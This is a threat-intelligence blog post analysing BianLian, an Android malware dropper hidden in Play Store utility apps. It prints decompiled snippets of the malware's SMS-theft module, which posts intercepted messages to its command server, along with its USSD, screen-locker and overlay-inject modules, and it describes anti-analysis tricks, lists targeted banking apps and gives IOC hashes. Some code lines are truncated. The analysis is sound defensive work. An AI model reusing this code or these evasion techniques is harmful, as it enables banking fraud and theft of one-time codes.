BianLian - from rags to riches, the malware dropper that had a dream

threatfabric.com/blogs/bianlian_from_rags_to_riches_the_malware_dropper_that_had_a_dream.html


October 2018

Intro

Recently, while analyzing our daily portion of APK files, searching for the new banking related threats, we found a sample that was standing out among the others. While being seemingly benign, the sample was downloading and installing the infamous Anubis malware, which is responsible for financial losses of thousands of Android users around the globe, targeting more than 300 different apps.

The thorough investigation of this sample led us to uncover yet another malware dropper campaign on the Google Play store - the main source of the applications for the vast majority of the Android users. The actors have managed to bypass the Play store protections on a regular basis, the first sample that we were able to attribute to this campaign was built and uploaded to the store in the July 2018 and most recent one – on October 16th, so the campaign is active for at least 3 months now:


As visible in the following chart, several different droppers were built through time, on quite a regular basis:



The samples from the campaign were mutating with time, that is a common approach to evade detection of Play Protect security systems and AVs. But the last mutations were quite unexpected: the dropper, while still dropping Anubis, was on the way of becoming a full-blown banking Trojan itself.

The sample built on 15 October, shown in here-above in green, is the only one with the full set of mutations, making it a banking Trojan. This particular sample at the moment has not received commands to drop Anubis APKs.

We dubbed this malware BianLian as reference to the Chinese theatrical art of changing from one face to another almost instantaneously.




VirusTotal detections rate for BianLian

Overview of the dropper


The dropper/malware was masquerading itself as simple applications that are always in demand, such as currency/rates calculators, device cleaners and even discounter Apps. To ensure that malware would stay on the victims' device as long as possible, those

applications were actually working and even had a good rating in the Google Play store.



BianLian in the Play store

One version of this malware dropper used the trick mentioned in the - the icon and name on the Play Store are different from name and the icon on the Home screen:




Different icons and names on the Play Store and Home screen

The dropper itself had a modular architecture from the start, but only “Installs” module was present in all samples, except for the two most recent ones in which more modules were present. The module is responsible for downloading and launching the installation of the APK file(belonging to the Anubis banker) from the external server and, optionally, hiding the app’s icon from the Home screen. The malware author uses the Firebase Messaging service to deliver the command to modules.

The dropper sets some properties based on the configuration that is embedded in the code (the date when it will become active, c2 url, debug flag etc), then it will decrypt and load the DEX file from assets.

After this it will trigger an initialisation routine – loads all enabled components, registers with C2, checks which public IP it uses, sets the implementation for the Firebase and Google Cloud Messaging services. After this it schedules a periodic task using the GCM and starts accepting commands for components via Firebase.

The diagram below shows how the malware works step by step:



One interesting question remains – how are cyber-criminals able to successfully upload the malware to the Play store and remain undetected for some time?

Based on our analysis, we can assume that the combination of the following techniques helped them to achieve that goal:

- Payload hiding: the actual payload for the dropper is encrypted and stored in assets. The sample accesses it, decrypts it and loads using the DexClassLoader
- Timeouts: every sample has a date when it will become active. So, during the security checks, the dropper will work as a regular application

- IP checks: samples use external service, http://ip-api.com/json, to check if it is running inside Google network. The service returns JSON that looks like this:

```
{
    "as": "",
    "city": "",
    "country": "",
    "countryCode": "US",
    "isp": "",
    "lat": ,
    "lon": ,
    "org": "Google",
    "query": "",
    "region": "",
    "regionName": "",
    "status": "success",
    "timezone": "",
    "zip": "5644"
}
```

If the “countryCode” is set to “US” and the “org” is set to “Google” there will be no communication between the Trojan and the C&C server as it considers being analyzed by the Google security services.

Evolution from dropper to malware

The components

In the last three samples of the malware there are some new components in the code, in addition to the “Installs” component. The first two are not using those new modules, the samples are pre-configured to use only “Installs”, but the last one, 4cc68830a108b03171c01e0b0f42d5257982c51f3e39bbe7a3b712a7e4baa256 , have those modules enabled.

The code snippet shows the list of components:

```
private List getComponents(Context arg4) {
             ArrayList v1 = new ArrayList();
             Object v0 = SdkProperties.getProperty("components");
             if(!SdkBuilder.$assertionsDisabled && v0 == null) {
                 throw new AssertionError();
             }

             if(((String)v0).contains("text")) {
                 ((List)v1).add(new TextComponent());
             }

             if(((String)v0).contains("ussd")) {
                 ((List)v1).add(new UssdComponent());
             }

             if(((String)v0).contains("locker")) {
                 ((List)v1).add(new LockerComponent());
             }

             if(((String)v0).contains("injects")) {

             ((List)v1).add(new InjComponentBuilderImpl().withContext(arg4).build());
             }

             if(((String)v0).contains("installs")) {
                 ((List)v1).add(new InstallsComponent());
             }

             ((List)v1).add(new CountryCodeComponent());
             return ((List)v1);
     }

     public void onCreate() {
             super.onCreate();
             if(!MyApp.useFullVersion) {
                return;
             }
             SdkProperties.setProperty("unlockDate", "16-10-2018 12-00");
             SdkProperties.setProperty("debugMode", Boolean.valueOf(false));
             SdkProperties.setProperty("baseUrl", this.getString(0x7F0B003B));
             SdkProperties.setProperty("launcherActivity", MainActivity.class);

         SdkProperties.setProperty("components", "installs, text, ussd, locker, inject

             new MyApp$Helper(this, ((Application)this));

     }
```

Text module

This module is able to send the text messages with given text to arbitrary numbers and also to steal the incoming text messages.This functionality can be used to abuse SMS banking, to subscribe the for the paid services and to steal OTP authentication codes sent to the device.

```
public void onFcmMessageReceived(String arg6, Bundle arg7) {
            if("sms".equals(arg6)) {
                String v2 = arg7.getString("id");
                String v1 = arg7.getString("phone_number");
                this.onSmsComeToSend(v2, v1, arg7.getString("text"));
            }
    }

    private void onSmsComeToSend(String arg7, String arg8, String arg9) {
            String v2 = null;

        if(!TextUtils.isEmpty(((CharSequence)arg8)) && !TextUtils.isEmpty(((CharSequen


            SmsManager.getDefault().sendTextMessage(arg8, v2, arg9, ((PendingIntent)v2

                this.onSmsWasSent(arg7);
            }
    }

    public void onSmsReceived(String arg5, String arg6) {
            if(arg6 != null) {
                HashMap v0 = new HashMap();
                ((Map)v0).put("phone_number", arg5);
                ((Map)v0).put("text", arg6);
                SdkApi v1 = this.api();
                v1.makePost("device/sms", ((Map)v0)).enqueue(new CallbackText(this));
            }
    }
```

USSD module

This module is able to run arbitrary USSD codes (or to make phone calls). The USSD codes can be used to check the sim card balance:

```
    private void launchUssdCode(Context arg6, String arg7) {
                Timber.d("log -> \[%s\]", new Object\[\]{arg7});
                arg7 = arg7.replaceAll("#", Uri.encode("#"));;
                StringBuilder v2 = new StringBuilder();
                v2.append("tel").append(":").append(arg7).toString();
                Intent v0 = new Intent("android.intent.action.CALL", Uri.parse(v2));
                v0.addFlags(0x10000000);
                v0.addFlags(0x20000000);
                arg6.startActivity(v0);

        }

        private void onUssdCodeReceived(String arg7, String arg8) {
                Timber.d("log -> 1\[%s\], 2\[%s\]", new Object\[\]{arg7, arg8});
                try {
                    this.launchUssdCode(this.context(), arg8);
                    HashMap v1 = new HashMap();
                    ((Map)v1).put("id", arg7);
                    SdkApi v2 = this.api();
                    v2.makePost("device/ussd-
run", ((Map)v1)).enqueue(new CallbackUSSD(this));
                }
                catch(Exception v0) {
                    Timber.e(((Throwable)v0), "code received", new Object\[0\]);
                }
        }
```

Locker module

This is module is able to lock the device screen. Although this functionality can be used to ask user for the ransom, at the moment it is used to just prevent any user interaction with the device for a period of time (for example to hide from the victim when the malware makes a phone call).


```
public class Const {
        private static final Map stringsMapEn;
        private static final Map stringsMapTr;
        static {
            Const.stringsMapEn = new HashMap();
            Const.stringsMapTr = new HashMap();

    Const.stringsMapEn.put("locker\_info\_text_finished", "All data successfully r


    Const.stringsMapEn.put("locker\_header\_text", "Android system corrupted files


    Const.stringsMapEn.put("locker\_info\_text", "SYSTEM STATUS: Official\\nKNOX K


    Const.stringsMapTr.put("locker\_info\_text_finished", "TÜM VERİLER BAŞARIYLA G


    Const.stringsMapTr.put("locker\_header\_text", "Android Sistemi bozuk dosyalar


    Const.stringsMapTr.put("locker\_info\_text", "SİSTEM DURUMU: Resmi\\nKNOX KERN

        }

        public Const() {
            super();
        }

        public static String getString(Context arg5, String arg6) {
            boolean v2;
            try {

        v2 = Locale.getDefault().getCountry().toLowerCase().contains("tr");
            }
            catch(Exception v0) {
                v0.printStackTrace();
            }

    Object v3 = v2 ? Const.stringsMapTr.get(arg6) : Const.stringsMapEn.get(arg6);
            return ((String)v3);
        }
    }
```

Injects module

This module is able to show push notifications and to perform overlay attacks. It uses the AndroidProcesses to get the foreground application (this technique will not work for Android versions above 7).

```
    public void onDeviceRegistered() {
                HashMap v0 = new HashMap();
                ((Map)v0).put("app_list", this.getInstalledApps());
                SdkApi v1 = this.api();
                v1.makePost("device", ((Map)v0)).enqueue(new CallBackInject(this));
        }

        public void onFcmMessageReceived(String arg10, Bundle arg11) {
                Timber.d("onFcmMessageReceived -
> type = %s, payload = %s", new Object\[\]{arg10, arg11});
                if("TEST_NOTIFICATION".equals(arg10)) {

            this.onNotificationReceived(new NotificationModel("1", "com.binance.dev",

                }
                else {
                    if(arg10.equals("notification")) {
                        String v1 = arg11.getString("notification");
                        if(v1 != null) {
                            JsonElement v2 = new JsonParser().parse(v1);
                            if(v2 != null) {

                        NotificationModel v3 = this.parseModel(v2.getAsJsonObject());

                                if(v3 != null) {
                                    this.onNotificationReceived(v3);
                                }
                            }
                        }
                    }
                    else {
                        if(arg10.equals("request_credentials")) {

                    this.configsProvider.getInjectHandler().setInjectWasShowed(arg11.

                        }
                    }
                }
        }
```

Here are the examples of phishing interfaces used to perform credentials stealing:



Overlay targets

The injects are stored in the encrypted ZIP file in the assets folder and cannot be dynamically changed. Below is the list of package names related to the Apps targeted by BianLian:

Package name	App name
com.binance.dev	Binance - Cryptocurrency Exchange
com.akbank.android.apps.akbank_direkt	Akbank Direkt
com.akbank.android.apps.akbank_direkt_tablet_20	Akbank Direkt
com.akbank.android.apps.akbank_direkt	Akbank Direkt

Package name	App name
com.btcturk	BtcTurk Bitcoin Borsası
com.finansbank.mobile.cepsube	QNB Finansbank Cep Şubesi
com.garanti.cepsubesi	Garanti Mobile Banking
com.garanti.cepsubesi_20	Garanti Mobile Banking
com.garanti.cepsubesi	Garanti Mobile Banking
com.htsu.hsbcpersonalbanking	HSBC Mobile Banking
com.ingbanktr.ingmobil	ING Mobil
com.kuveytturk.mobil	Mobil Şube
com.magiclick.odeabank	Odeabank
com.pozitron.albarakaturk	Albaraka Mobil Şube
com.pozitron.vakifbank	VakıfBank Cep Şifre
com.pozitron.iscep	İşCep
com.teb	CEPTETEB
com.tmob.denizbank	MobilDeniz
com.tmob.tabletd>	MobilDeniz Tablet
com.tmob.denizbank	MobilDeniz
com.vakifbank.mobile	VakıfBank Mobil Bankacılık
com.ykb.android	Yapı Kredi Mobile
com.ykb.androidtablet	Yapı Kredi Mobil Şube
com.ykb.android	Yapı Kredi Mobile
finansbank.enpara	Enpara.com Cepubesi
tr.com.sekerbilisim.mbank	ŞEKER MOBİL ŞUBE
com.ziraat.ziraatmobil	Ziraat Mobil
com.tmobtech.halkbank	Halkbank Mobil

Conclusion

This particular story of the new malware evolution shows that malware authors are always eager to explore new ways to maximize their profits. After establishing a way to regularly upload the droppers to the Play Store, it was a reasonable move for the malware author to work on adding new features to the Trojan, while still providing dropper service to the Anubis actors. We have seen only one version of the dropper with the new modules enabled, and there is a newer variant with the disabled modules, so we assume that the actor behind it is still testing his setup.

We can imagine two possible ways for this story to develop: 1) The dropper authors still see an important source of revenue in dropping the Anubis malware and will have both malware running side by side on the infected devices 2) There is no honor among thieves and the dropper author decide to pursue his own career in banking malware and therefore stop dropping the Anubis malware, which we believe to be the most realistic option. 3) It is also possible that the actor was just renting the Anubis Trojan while he was building his own malware, and when this will be done, he will stop using the rented Anubis

Only time will tell us what path the actors will go.

Mobile Threat Intelligence

Our threat intelligence solution – MTI, provides the context and in-depth knowledge of the past and present malware-powered threats in order to understand the future of the threat landscape. Such intelligence, includes both the strategic overview on trends and the operational indicators to discern early signals of upcoming threats and build a future-proof security strategy.

Client Side Detection

Our online fraud detection solution – CSD, presents financial institutions with the real-time overview on the risk status of their online channels and related devices. This overview provides all the relevant information and context to act upon threats before they turn into fraud. The connectivity with existing risk or fraud engines allows for automated and orchestrated, round the clock fraud mitigation.

IOC

Canlı Döviz Takip & Çevir (com.ganatolii.android.apps)

b2398fea148fbcab0beb8072abf47114f7dbbccd589f88ace6e33e2935d1c582

Döviz ve Altın Kurları (com.yktop.android.apps)

4cc68830a108b03171c01e0b0f42d5257982c51f3e39bbe7a3b712a7e4baa256

Google Protect (Services) / Wechselkurse in Echtzet (com.antonsilin.android.apps)

f877c8e7d0e4efc2e583ecf0fcfe6e2470c23adf61f65b88e38042534ed77ddf

Dövizmerkezi (com.neliseev.android.app)

1096915523dbf1aa5b4b9269da5b6a3567d257d62b0bd6328c369c27d6ef6e76

Gucci Outlet & Sale (com.onid.gucciapp.android)

3059e9ba1a6d2b17b40ad03ea507c3eddd3ea4fb2a45983a6763de9cff8ae8c4

Währungsrechner (com.belovtimam.creative.studio)

0d0fc1ed4798e6c85ab7d693cc980f252d9b30d6d5acbbcab2e99bf7977f3c02

PhoneCleaner App (com.marin.adackova.cleaner)

a39b93b5e51521541de8df6f8965247ca7fbe628cae4a9e4cbf54cec508296a5

Device Cleaner (com.cvetk.cleaner.android)

c61da78ce2caf452196bdfc7d1e8f69a8b8ffc2ff316e4eb78ad92231f719d36

Currency Rates (com.brianwillis.devteam.android)

a8aaf028e6e17886b22381a5a94d5a34c8e6848227b31edfa2855a603ba797ce

Rates App (com.link.devsteams.android)

a6e1b96156c8e2e3998af1c2a693a06f26d99eb6d2f7255abc7b34171ea8edc4

Crypto Rates LiveApp (com.rcrypt.panov.dev.android)

54db80da9b3b9137f61d3e844686ee1a675eb1d6dae9b0366cad5300c2767da3

Special thanks

A special thanks to the AVAST team and their APKLAB platform, which allowed us to search for additional samples.